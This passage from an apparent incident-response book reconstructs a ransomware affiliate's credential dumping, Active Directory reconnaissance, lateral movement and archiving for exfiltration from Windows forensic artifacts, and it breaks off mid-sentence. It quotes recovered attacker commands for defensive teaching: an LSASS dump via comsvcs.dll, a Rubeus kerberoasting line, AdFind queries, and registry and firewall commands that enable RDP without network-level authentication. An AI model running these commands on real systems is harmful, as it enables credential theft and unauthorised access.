04: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\LOCALE.NLS
05: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\MSVCRT.DLL
06: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\COMBASE.DLL
07: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\UCRTBASE.DLL
08: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\RPCRT4.DLL
09: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\BCRYPTPRIMITIVES.DLL
10: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\SHCORE.DLL
11: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\IMAGEHLP.DLL
12: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\$MFT
13: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\COMSVCS.DLL
14: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\OLEAUT32.DLL
15: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\MSVCP_WIN.DLL
16: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\SECHOST.DLL
17: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\OLE32.DLL
18: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\ADVAPI32.DLL
19: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\GDI32.DLL
20: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\GDI32FULL.DLL
21: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\USER32.DLL
22: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\WIN32U.DLL
23: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\IMM32.DLL
24: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\EN-US\RUNDLL32.EXE.MUI
25: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\UXTHEME.DLL
26: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\MSCTF.DLL
27: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\DWMAPI.DLL
28: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\CRYPT32.DLL
29: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\MSASN1.DLL
30: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\CRYPTSP.DLL
31: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\KERNEL.APPCORE.DLL
```

Figure 9.7 – Referenced files list extracted from the rundll32.exe prefetch file

The screenshot clearly shows `comsvcs.dll` in the list, so most likely, the affiliates used this technique for credential dumping together with SafetyKatz.

Let's look at one more artifact, which is commonly overlooked during many forensic examinations – PowerShell console history files. These files are located under `%APPDATA%\Microsoft\Windows\PowerShell\PSReadLine`. They can be browsed with any text editor, and are available by default starting from PowerShell v5 on Windows 10 onward. So, it's time to check whether we have any good pieces of evidence inside these files:

```
tasklist
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 556 C:\
ProgramData\lsass.dmp full
cd c:\programdata
.\Rubeus.exe kerberoast /ldapfilter:admincount=1 /
format:hashcat /outfile:C:\Users\Public\hashes.txt
.\SK.exe
```

Now we can clearly see that the threat actors abused `comsvcs.dll` to obtain the `lsass.exe` dump. Also, we can see another piece of evidence of execution for SafetyKatz (`SK.exe`). But there's another very interesting executable – `Rubeus.exe`. What's this? Let's try to find out!

Kerberoasting

Credential dumping is a very common technique leveraged by threat actors during human-operated ransomware attacks. At the same time, it's not always possible to obtain credentials that enable lateral movement capabilities, so ransomware affiliates have to use other techniques.

One of the techniques we see being used by threat actors more and more often is kerberoasting. This type of attack allows ransomware affiliates to abuse a valid Kerberos **ticket-granting ticket** (**TGT**) or sniff network traffic to get a **ticket-granting service** (**TGS**) ticket, and then try to get a plain text password offline via a brute-force attack.

In the previous section, we saw the threat actors dropped and executed `Rubeus.exe` – a very common tool to perform such attacks, which has been observed being used, for example, by Conti ransomware affiliates. Threat actors need proper credential material to start moving laterally, so you may face various relevant techniques during incident response engagements.

We already saw evidence of Rubeus execution in the PowerShell console history file, but let's look at some other sources we haven't touched yet, for example, the **System Resource Usage Monitor** (**SRUM**).

This feature emerged in Windows 8 and collects information about various executables and resources they consume, including network traffic and total CPU time. This information is stored in an **Extensible Storage Engine** (**ESE**) database, which is typically located under the `C:\Windows\System32\sru in SRUDB.dat` file.

We can extract data of interest from this file via, for example, SrumECmd.

Timestamp	Exe Info
=	▪️◼️◀
2021-11-28 12:14:00	DiskSnapshot.exe
2021-11-28 12:14:00	svchost.exe
2021-11-28 12:14:00	ngentask.exe
2021-11-28 12:14:00	FaceFodUninstaller.exe
2021-11-28 12:14:00	rundll32.exe
2021-11-28 12:14:00	lpremove.exe
2021-11-28 12:14:00	conhost.exe
2021-11-28 12:14:00	makecab.exe
2021-11-28 12:14:00	sc.exe
2021-11-28 12:14:00	svchost.exe
2021-11-28 12:14:00	Microsoft.SkypeApp_14.26.…
2021-11-28 12:14:00	o5981r8p.exe
2021-11-28 12:14:00	o5981r8p.exe
2021-11-28 12:14:00	MRT.exe
2021-11-28 12:14:00	Rubeus.exe
2021-11-28 12:14:00	WmiPrvSE.exe
2021-11-28 12:14:00	SK.exe
2021-11-28 12:14:00	powershell.exe
2021-11-28 12:14:00	conhost.exe
2021-11-28 12:14:00	conhost.exe
2021-11-28 12:14:00	SK.exe
2021-11-28 12:14:00	dllhost.exe
2021-11-28 12:14:00	netscan.exe

Figure 9.8 – A part of SrumECmd output

As you can see in the screenshot, there's another piece of evidence of execution related to Rubeus. It's very important to check various sources of execution artifacts, as depending on circumstances, various executables may leave different artifacts. Also, don't forget that ransomware affiliates often remove their toolset from compromised hosts.

Another notable artifact is evidence of `netscan.exe` execution. Let's try to learn more about it.

Investigating reconnaissance techniques

As you'll remember, one of the main goals of threat actors is to encrypt as many hosts as possible, so they need to collect information about the network they got into. They may just scan it to obtain information about remote hosts, or use various Active Directory reconnaissance tools, such as AdFind or ADRecon.

Network scanning

Through the analysis of SRUM artifacts, we already collected information about an executable named `netscan.exe`. Based on this information, we may already suspect that this file was used by ransomware affiliates for network scanning.

First, we need to understand where it is located. We already have $MFT parsed, so let's start from it. MFT analysis allows you to understand better which artifacts may be useful for further investigation and look at the attack from a filesystem perspective.

.\Users\smith\AppData\Local\Packages\Microsoft.MicrosoftEdg…	Downloads
.\Users\smith\AppData\Roaming\Microsoft\Windows\Recent\Auto…	7e4dca80246863e3.automaticDestinations-ms
.\Users\smith\AppData\Roaming\Microsoft\Windows\Recent	System.lnk
.\Users\smith\AppData\Local\Temp\VirtualBox Dropped Files	2021-11-28T12_12_01.058236400Z
.\Users\Public	netscan.exe
.\Windows\Prefetch	NETSCAN.EXE-145DC073.pf
.\Users\smith\AppData\Local\Temp	aria-debug-6504.log
.\Users\smith\AppData\Local\Microsoft\OneDrive\logs\Common	FileCoAuth-2021-11-28.1213.6504.1.odl
.\Users\smith\AppData\Local\Temp	edg2932.tmp
.\Users\Public	netscan.lic
.\Users\Public	netscan.xml
.\Users\smith\AppData\Local\Temp\VirtualBox Dropped Files	2021-11-28T12_16_31.933018800Z

Figure 9.9 – Path to netscan.exe obtained from $MFT

Now we can see that `netscan.exe` is located under `C:\Users\Public`. What's more, we can see that there's a prefetch file created right after the executable. As you already know, it means that the file was executed. But by whom?

Let's look at another source of evidence of execution – this time, UserAssist. To extract this information, we need to get the `NTUSER.dat` file and parse it, for example, with RegRipper:

```
2021-11-28 12:44:57Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\cmd.exe (4)
2021-11-28 12:42:32Z
  Microsoft.Windows.Explorer (9)
2021-11-28 12:42:02Z
  Microsoft.Windows.RemoteDesktop (1)
2021-11-28 12:23:25Z
  Microsoft.AutoGenerated.{BB044BFD-25B7-2FAA-22A8-6371A93E0456} (1)
2021-11-28 12:22:47Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WindowsPowerShell\v1.0\powershell.exe (2)
2021-11-28 12:20:02Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\notepad.exe (12)
2021-11-28 12:12:11Z
  C:\Users\Public\netscan.exe (1)
2021-11-28 12:09:45Z
  Microsoft.MicrosoftEdge_8wekyb3d8bbwe!MicrosoftEdge (2)
2021-11-28 11:59:24Z
  C:\ProgramData\o5981r8p.exe (1)
2021-11-28 11:45:07Z
  Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8} (1)
2021-11-28 11:38:51Z
  Microsoft.Windows.SecHealthUI_cw5n1h2txyewy!SecHealthUI (1)
2021-11-28 11:34:47Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WindowsPowerShell\v1.0\PowerShell_ISE.exe (1)
```

Figure 9.10 – UserAssist data parsed with RegRipper

As we parsed the NTUSER.dat file located under C:\Users\smith, we can understand that network scanning was performed by the user smith. But are we sure it was network scanning? Not yet! But let's look at the file's properties

Property	Value
Description	
File description	Application for scanning networks
Type	Application
File version	8.1.2.0
Product name	Network Scanner
Product version	8.1.2
Copyright	2003-2021 SoftPerfect Pty Ltd
Size	13.7 MB
Date modified	12/17/2021 1:01 PM
Language	English (United States)

Figure 9.11 – Properties of netscan.exe

The files properties are quite clear – it looks like we are dealing with SoftPerfect Network Scanner. As you can see, file properties may shed light on many features of the file in question, including its version, developer, and so on. But let's look inside the folder we found it in.

🖾 a.bat	1	Regular File	28.11.2021 12:20:37
▣ AdFind.exe	1 966	Regular File	28.11.2021 12:16:31
🗎 ad_computers.txt	5	Regular File	28.11.2021 12:27:17
🗎 ad_group.txt	44	Regular File	28.11.2021 12:27:16
🗎 ad_ous.txt	1	Regular File	28.11.2021 12:27:17
🗎 ad_users.txt	6	Regular File	28.11.2021 12:27:17
▣ AnyDesk.exe	3 715	Regular File	28.11.2021 11:27:44
🔲 desktop.ini	1	Regular File	15.09.2018 7:31:35
▦ netscan.exe	14 003	Regular File	28.11.2021 12:12:01
▢ netscan.lic	1	Regular File	28.11.2021 12:14:40
📄 netscan.xml	37	Regular File	28.11.2021 12:14:40
🗎 subnets.txt	1	Regular File	28.11.2021 12:27:16
🗎 trustdmp.txt	1	Regular File	28.11.2021 12:27:16

Figure 9.12 – The contents of C:\Users\Public

As you can see, there are quite a few interesting files in this folder. The thing is, ransomware affiliates may use multiple staging folders for their toolset, so make sure you check every artifact and don't miss any valuable pieces of evidence.

Active Directory reconnaissance

So, there are a few more interesting files in the `C:\Users\Public` folder. One of them is `AdFind.exe`. Most likely, it is AdFind – a free tool for gathering information from Active Directory. Also, there are some `.txt` files – are they related to AdFind?

There is another suspicious file in the folder of interest – `a.bat`. Let's look inside it:

```
adfind.exe -gcb -sc trustdmp > trustdmp.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -f "objectcategory=computer" > ad_computers.txt
adfind.exe -f "(objectcategory=person)" > ad_users.txt
```

Now we can definitely say that the threat actors used AdFind for Active Directory reconnaissance. Okay, they got access to credentials and collected information about the compromised environment, what's next? Lateral movement!

Investigating lateral movement techniques

Ransomware affiliates don't want to stay on the initially compromised host; they want to gather information about the network and start moving laterally as fast as possible, so they can find and collect sensitive data and go to the final stage – ransomware deployment.

Administrative shares

One of the common ways to start moving laterally is to abuse Windows administrative shares, such as C$, ADMIN$, and $IPC. If proper credentials were obtained, ransomware affiliates could easily browse files on remote hosts or even copy files to them.

We already looked into the NTUSER.dat file. Let's look inside it again, this time with Registry Explorer.

Key name	# values	# subkeys	Last write timestamp
ᴬᴮc	=	=	=
▲ 📁 MountPoints2	0	3	2021-11-28 12:40:32
📁 ##192.168.1.76#c$	1	0	2021-11-28 12:40:32
▶ 📁 CPC	0	1	2021-11-28 11:25:29
📁 {a04afba1-0000-0000-000…	0	0	2021-11-28 11:27:32
📁 Package Installation	1	0	2021-11-28 11:42:39
▶ 📁 RecentDocs	11	2	2021-11-28 12:19:25
📁 Ribbon	2	0	2021-11-28 11:27:06
📁 RunMRU	0	0	2021-11-28 11:44:34
▶ 📁 SearchPlatform	0	1	2021-11-28 11:25:27
📁 Shell Folders	31	0	2021-11-28 11:25:35
📁 Shutdown	1	0	2021-11-28 11:25:38
📁 StartPage	2	0	2021-11-28 11:25:31
▶ 📁 StartupApproved	0	2	2021-11-28 11:45:12
▶ 📁 Streams	0	1	2021-11-28 11:26:27
📁 StuckRects3	1	0	2021-11-28 11:26:27
▶ 📁 Taskband	5	1	2021-11-28 11:26:14
📁 TypedPaths	0	0	2021-11-28 11:44:34
📁 User Shell Folders	20	0	2021-11-28 11:25:27
▶ 📁 UserAssist	0	9	2021-11-28 11:25:33
📁 VirtualDesktops	0	0	2021-11-28 11:25:42

| Key: | Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\##192.168.1.76#c$ |

Figure 9.13 – Evidence of accessing the C:\ drive of 192.168.1.76

So, we can see that our compromised user accessed `192.168.1.76`. Interesting! Let's get the $MFT file from that host and try to understand whether anything was copied to the host. Let's parse it with MFTECmd and browse the result in Timeline Explorer.

.\ProgramData\Microsoft\Windows\WER\ReportA…	NonCritical_10.0.14393.594_4f6a99766c72b…	0	2021-11-28 12:43:19
.\ProgramData\Microsoft\Windows\WER\ReportA…	Report.wer	3136	2021-11-28 12:43:19
.\ProgramData\Microsoft\Windows\WER\ReportA…	NonCritical_10.0.14393.594_246767f3292ed…	0	2021-11-28 12:43:19
.\ProgramData\Microsoft\Windows\WER\ReportA…	Report.wer	3038	2021-11-28 12:43:19
.\ProgramData\Microsoft\Windows\WER\ReportA…	NonCritical_Microsoft Window_51bf3b0c7b4…	0	2021-11-28 12:43:19
.\ProgramData\Microsoft\Windows\WER\ReportA…	Report.wer	2346	2021-11-28 12:43:19
.\Users\Public	rdp.bat	313	2021-11-28 12:47:58
.\System Volume Information\DFSR\Config	Volume_C7E316EF-0000-0000-0000-501F00000…	2262	2021-11-28 12:48:41
.\ProgramData\Microsoft\Crypto\RSA\S-1-5-18	1e9562888d4824cbbdf08763b56d1693_a86960e…	57	2021-11-28 12:48:46
.\Windows\ServiceProfiles\NetworkService\Ap…	AutoTrace	0	2021-11-28 12:48:47
.\Windows\ServiceProfiles\NetworkService\Ap…	Capture	0	2021-11-28 12:48:47
.\Windows\ServiceProfiles\NetworkService\Ap…	Transfer	0	2021-11-28 12:48:47
.\Windows\System32\Microsoft	Crypto	0	2021-11-28 12:48:48
.\Windows\System32\Microsoft\Crypto	RSA	0	2021-11-28 12:48:48
.\Windows\System32\Microsoft\Crypto\RSA	MachineKeys	0	2021-11-28 12:48:48
.\ProgramData\Microsoft\Crypto\RSA\MachineK…	f686aace6942fb7f7ceb231212eef4a4_a86960e…	2225	2021-11-28 12:48:48
.\Windows\System32\Microsoft\Protect\S-1-5-…	ca41038b-0d16-4199-8e28-54089ee7aebd	468	2021-11-28 12:48:48
.\Windows\System32\config\systemprofile\App…	PeerDistRepub	0	2021-11-28 12:48:48
.\Windows\System32\winevt\Logs	Microsoft-Windows-RemoteDesktopServices-…	69632	2021-11-28 12:48:48
.\Windows\System32\winevt\Logs	Microsoft-Windows-RemoteDesktopServices-…	69632	2021-11-28 12:48:48
.\Windows\System32\winevt\Logs	Microsoft-Windows-TerminalServices-Remot…	69632	2021-11-28 12:48:48

Figure 9.14 – Suspicious file on 192.168.1.76

Our analysis revealed a very suspicious file in `C:\Users\Public` – a known staging folder used by the threat actors. Let's look inside the file:

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server"
/v "fDenyTSConnections" /t REG_DWORD /d 0 /f
```

```
netsh advfirewall firewall set rule group="Remote Desktop" new
enable=yes
```

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\
WinStations\RDP-Tcp" /v "UserAuthentication" /t REG_DWORD /d 0
/f
```

It looks like this file was used by the threat actors to enable RDP connections. But was it executed on the system? Let's find out in the next section.

PsExec

First of all, as we already know that `rdp.bat` could be used to enable RDP connections via registry modification, let's check the `SYSTEM` registry file:

Value Name	Value Type	Data
ᴬᴮc	ᴬᴮc	ᴬᴮc
AllowRemoteRPC	RegDword	1
DelayConMgrTimeout	RegDword	0
DeleteTempDirsOnExit	RegDword	1
fDenyTSConnections	RegDword	0
fSingleSessionPerUser	RegDword	1
NotificationTimeOut	RegDword	0
PerSessionTempDir	RegDword	1
ProductVersion	RegSz	5.1
RCDependentServices	RegMultiSz	CertPropSvc SessionEnv
RDPVGCInstalled	RegDword	1
SessionDirectoryActive	RegDword	0
SessionDirectoryCLSID	RegSz	{005a9c68-e216-4b27-8f59-b336829b3868}
SessionDirectoryExCLSID	RegSz	{ec98d957-48ad-436d-90be-bc291f42709c}
SessionDirectoryExposeServerIP	RegDword	1
SnapshotMonitors	RegSz	1
StartRCM	RegDword	0
TSUserEnabled	RegDword	0
InstanceID	RegSz	b6f0c84e-737f-40c4-b04d-29fcdb1
GlassSessionId	RegDword	3

Figure 9.15 – HKLM\System\CurrentControlSet\Control\Terminal Server contents

As you can see in the screenshot, the `fDenyTSConnections` value is `0`, which means the threat actors successfully executed the script. But let's try to collect even more evidence. I think you will have noticed that the script also modifies the firewall. We can look into the `Microsoft-Windows-Windows Firewall With Advanced Security%4Firewall.evtx` event log file and check events with ID `2005`.

```
A rule has been modified in the Windows Defender Firewall exception list.

Modified Rule:
        Rule ID:  RemoteDesktop-UserMode-In-TCP
        Rule Name:          Remote Desktop - User Mode (TCP-In)
        Origin:     1
        Active:     1
        Direction: 1
        Profiles:   2147483647
        Action:     3
        Application Path:     C:\Windows\system32\svchost.exe
        Service Name:        termservice
        Protocol: 6
        Security Options:    0
        Edge Traversal:       0
        Modifying User:      S-1-5-18
        Modifying Application:         C:\Windows\System32\netsh.exe
```

Figure 9.16 – Firewall modification event

Here, we can see that firewall rules were also modified, so we can definitely say that a malicious script was executed on the target system. But how?

Let's keep looking into Windows event logs – this time, `System.evtx` and event ID `7045`.

```
A service was installed in the system.

Service Name:  PSEXESVC
Service File Name:  %SystemRoot%\PSEXESVC.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Figure 9.17 – Service related to PsExec

In the preceding screenshot, you can see a very common artifact related to PsExec – a popular tool for remote execution, which is commonly used both by system administrators and ransomware affiliates.

Most likely, this tool was executed from the initially compromised host, but still, we need to find related evidence. Now we need to look into the `Security.evtx` event log file and look for ID `5140` or `4624` near PsExec execution.

```
A network share object was accessed.

Subject:
        Security ID:            S-1-5-21-1821442491-3674022106-671894598-500
        Account Name:           Administrator
        Account Domain:         BAXTER
        Logon ID:         009FE89D

Network Information:
        Object Type:            File
        Source Address:         192.168.1.77
        Source Port:            54235

Share Information:
        Share Name:             \\*\IPC$
        Share Path:
```

Figure 9.18 – A network share object was accessed (5140)

Now we have evidence that PsExec was executed from the initially compromised host, `192.168.1.77`, and also the fact that the threat actors successfully obtained authentication material for the `Administrator` account.

Well, the threat actors enabled RDP connections – let's find out if they used this capability.

RDP

RDP is one of the most common techniques used by threat actors for lateral movement. If we are talking about human-operated ransomware attacks, you'll most likely face this technique in almost every investigation.

There are quite a few sources of artifacts, which may help you to uncover this type of activity. One of the most common examples is the `Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx` event log file. Usually, you'll look for events with IDs `21` (**Session logon succeeded**) and `25` (**Session reconnection succeeded**).

Remote Desktop Services: Session reconnection succeeded:

User: BAXTER\Administrator
Session ID: 1
Source Network Address: 192.168.1.77

Figure 9.19 – Session reconnection succeeded

You can also use events with ID `4624` from `Security.evtx`, focusing on logons with type `10`.

An account was successfully logged on.

Subject:
    Security ID: S-1-5-18
    Account Name: WIN-3N20VFKRERT$
    Account Domain: BAXTER
    Logon ID: 000003E7

Logon Information:
    Logon Type: 10

Figure 9.20 – Logon with type 10

So, from our analysis, we can understand that the threat actors successfully obtained privileged credentials, performed network and Active Directory reconnaissance, and started moving laterally using various techniques. Of course, that's not all – in the next chapter, we'll look at how ransomware affiliates exfiltrate data.

Summary

Human-operated ransomware attacks are quite complex, so the attack life cycle consists of many stages. Once threat actors have gained an initial foothold, they start post-exploitation to take control over the whole environment.

In this chapter, we have looked at various post-exploitation techniques and reconstructed a part of a ransomware attack based on various forensic artifacts.

We have understood how threat actors gain access to privileged accounts, how they perform network and Active Directory reconnaissance, as well as what techniques they use for lateral movement.

In the next chapter, we'll focus on how ransomware affiliates solve one of the main problems of modern attacks – data exfiltration.

10
Investigating Data Exfiltration Techniques

Once ransomware affiliates have obtained access to privileged credentials and enabled lateral movement capability, they usually start working on their real goal. One such goal is data exfiltration.

Of course, not every group performs such activities, and even threat actors with their own DLS don't do it during every attack. Still, as double-extortion is a very common technique, incident responders should be well aware of approaches used by ransomware affiliates for the exfiltration of sensitive data from compromised networks.

In this chapter, we'll look at forensic artifacts, which allow us to understand ransomware affiliates' activities related to data exfiltration. Approaches may vary significantly and depend wholly on the threat actor. Some prefer a straightforward approach and exfiltrate data via a web browser or a cloud service client, while others prefer to use a custom application provided as part of a ransomware-as-a-service program.

We'll look at the following topics:

- Investigating web browser abuse for data exfiltration
- Investigating cloud service client application abuse for data exfiltration
- Investigating third-party cloud synchronization tool abuse for data exfiltration
- Investigating the use of custom data exfiltration tools

Investigating web browser abuse for data exfiltration

As you already know from the previous chapters, ransomware affiliates abuse **Remote Desktop Protocol** (**RDP**) connections both for initial access and lateral movement quite often, so they can easily use built-in legitimate tools to solve various tasks, including data exfiltration.

One such tool is a web browser. Threat actors may use it to upload sensitive data collected by them to various file-sharing services, for example, DropMeFiles.

Web browsers have great logging capabilities, so digital forensic analysts and incident responders can always check the browsing history for any traces of data exfiltration.

Let's look at a classic version of a built-in web browser – Microsoft Edge. History data is stored in a `WebCacheV01.dat` file that is an **Extensible Storage Engine** (**ESE**) database. Of course, there are quite a few tools that can be used to browse and analyze its contents. A good example is **ESEDatabaseView** from NirSoft.

Figure 10.1 – The WebCacheV01.dat file opened in ESEDatabaseView

In the preceding screenshot, you can see the table named `Containers`. This table can help us determine which tables contain information of interest. As we are interested in web browsing history, we should check tables marked as `History`, for example, the table named `Container_7` (you can find the ID on the left). Let's look at the **Url** column.

Figure 10.2 – The Container_7 table

Here we can see quite a few interesting records. First of all, we can see that ransomware affiliates used the Bing search engine to get a popular archiving tool – 7-Zip:

```
Visited: smith@https://www.bing.com/search?q=7zip&FORM=ED-
GENA&refig=000000000000000000000000000000000&rdr=1&rdri-
g=3DA33985405F4B2993B9833178C9DA02
```

It's not the only notable artifact – another one is the user's name. In some cases, it may even lead the investigator to the initially compromised host, also known as *patient zero*.

We can also get the access timestamp from this table. In our case, it's 132849977563921851. Doesn't look like a timestamp? This is just because it's stored in Webkit format. It can be easily converted to a human-readable format, and we'll get the following: Sunday, 26 December 2021, 13:09:16.

So, why do the threat actors require such utilities? Most likely, to archive data prior to exfiltration! We already have our first pivot point, so let's check for any other interesting artifacts parsing $MFT.

We can see that ransomware affiliates dropped 7-Zip to the Temp folder:

.\Windows\Temp	x64		0	2021-12-26 13:02:58
.\Windows\Temp\x64	7za.dll		385024	2021-12-26 13:02:58
.\Windows\Temp\x64	7za.exe		1230336	2021-12-26 13:02:58
.\Windows\Temp\x64	7zxa.dll		215040	2021-12-26 13:02:58

Figure 10.3 – 7-Zip related file in the Temp folder

If we scroll through our MFT-based timeline, soon we can find another interesting artifact:

.\Windows\WinSxS\M…	x86_sy…		550	2021-12-26 13:07:09
.\Windows\WinSxS\M…	amd64_…		393	2021-12-26 13:07:09
.\Windows\Temp\x64	aaa.7z		11257	2021-12-26 13:07:09
.\Windows\WinSxS\M…	x86_ne…		388	2021-12-26 13:07:09
.\Windows\WinSxS\M…	amd64_…		1105	2021-12-26 13:07:09
.\Windows\WinSxS\M…	x86_ne…		1103	2021-12-26 13:07:09
.\Windows\WinSxS\M…	amd64_…		261	2021-12-26 13:07:09

Figure 10.4 – A 7z archive in the suspicious folder

Now we can see that the threat actors most likely leveraged 7-Zip to archive some data, most likely to prepare it for exfiltration. Archiving collected data before exfiltration is a very common technique observed as being used by many ransomware affiliates.

Now let's look inside the prefetch file related to 7za.exe:

```
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\TEMP\X64\AAA.7Z
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\ALAN LEE.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\ALEX TODD.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\ANGEL WRIGHT.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\CASANDRA PENN.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\CONTACTS.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\CONTRACTS.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\HAPPY ROBERTS.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\JOHN HAWK.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\JOSH SMITH.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\JULIA CASSIDY.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\KATE BLACK.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\MARTIN WHITE.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\NEIL ARMSTRONG.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\QUOTE 24.12.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\QUOTE 25.12.DOCX
```

Figure 10.5 – Archived data as seen in the referenced files list

As prefetch files contain both referenced files and referenced directories lists, we can use it to understand what exactly was archived even if the archive is already deleted by the threat actors.

Let's get back to the uncovered web browsing history in *Figure 10.2*. The next thing that should attract your attention is another Bing search:

```
Visited: smith@https://www.bing.com/search?q=dropmefiles&form=E
DGEAR&qs=PF&cvid=180852cf29174b2ea6c8dbb110385dc4&cc=US&setlang
=en-US&plvar=0
```

This time, the threat actors searched for a popular file-sharing website – DropMeFiles. This and other similar websites are common means used by ransomware affiliates for data exfiltration. Ransomware affiliates may use various services, even those typical of the compromised infrastructure, so that they can hide in plain sight.

Also, we can see a very interesting URL – `https://dropmefiles.com/DRUiq`, which stores the following content:
